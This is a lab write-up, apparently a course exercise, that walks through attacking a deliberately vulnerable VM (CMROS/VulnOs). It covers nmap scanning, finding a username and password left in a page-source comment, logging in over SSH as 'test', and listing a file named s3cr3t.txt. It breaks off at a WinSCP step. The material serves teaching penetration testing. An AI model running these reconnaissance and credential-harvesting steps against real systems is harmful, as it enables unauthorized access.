


## Experiment 7: Analyze and exploit the root system of CMROS

Step1: Download CMROS.zip and extract the zip file.

Step2: Open VMWare.


Step3: Open Virtual Machine and click CMROS extracted folder Select the .ovf file




Step4: Power on the cmros virtual machine and consider IP address of cmros

```
Checking filesystem: UUID=3ee3f1b6-3e84-4737-8de3-6be23e01514c
/dev/sda1: clean, 8956/524288 files, 99348/2096896 blocks
Remounting rootfs read/write...
Mounting filesystems in fstab...
Searching for early boot options... [ Done ]
Cleaning up the system... [ Done ]
Starting system log daemon: syslogd... [ Done ]
Starting kernel log daemon: klogd... [ Done ]
Loading Kernel modules...
Loading module: ohci_pci [ Done ]
Triggering udev events: --action=add [ Done ]
Processing /etc/init.d/bootopts.sh
Checking for SLiTaz cmdline options...
chown: unknown user/group tux:users
Processing /etc/init.d/system.sh
Setting system locale: en_US [ Done ]
Loading console keymap: us [ Done ]
Starting TazPanel web server on port sh: invalid number '
0... [ Done ]
WARNING: Unable to configure sound card
Processing /etc/init.d/network.sh
Loading network settings from /etc/network.conf
Setting hostname to: VulnOs [ Done ]
Configuring loopback... [ Done ]
-
```


Step5: Open Kali linux on and open terminal



Step6: Start attacking by following commands.



Open nmap tool and give the IP address of the CMROS. It shows only http service only in the nmap tool.




Now use the command below in the kali linux terminal


```
(kali㉿kali)-[~]
$ nmap -p -65535 -T4 -A -V 192.168.232.128
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcrc-8.39 nmap-
libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Now open again nmap tool and set intense scan, all tcp ports


→ Now it displays all ports like http and ssh.




Now open Kali Linux browser and search 192.168.232.128/(cmros ip address)



Right click → view page source



It displays the source code



After scrolling down the source code page there we can find username and password



```

275         </pre>
276
277     <!--
278     Username : test
279     Password : ****
280     -->
281     <ul>
282
283         <li>
284             <tt>apache2.conf</tt> is the main configuration
285             file. It puts the pieces together by including all remaining configuration
286             files when starting up the web server.
287         </li>
288
289         <li>
290             <tt>ports.conf</tt> is always included from the
291             main configuration file. It is used to determine the listening ports for
292             incoming connections, and this file can be customized anytime.
293         </li>
294
295         <li>
296             Configuration files in the <tt>mods-enabled</tt>,
297             <tt>conf-enabled</tt> and <tt>sites-enabled</tt> directories contain
298             particular configuration snippets which manage modules, global configuration
299             fragments, or virtual host configurations, respectively.
300         </li>

```

Goto kali linux terminal and use the below command

Use the password we got from the view page source code which is **test**

```

(kali㉿kali)-[~]
$ ssh test@192.168.232.128 -p 13652
Secure login on Vuln0s GNU/Linux powered by Dropbear SSH server.
test@192.168.232.128's password:
test@Vuln0s:~$

```

Use ls command

```

test@Vuln0s:~$ ls
Desktop/   Downloads/ Music/     Templates/
Documents/ Images/   Public/   Videos/
test@Vuln0s:~$

```

Use whoami to find the user

```

test@Vuln0s:~$ whoami
test

```



To know the suspicious file redirect to Desktop and the use ls command

```



test@Vuln0s:~$ cd Desktop
test@Vuln0s:~/Desktop$ ls
cap.pcapng  s3cr3t.txt

```

Now go to Windows system, open browser and download WinSCP



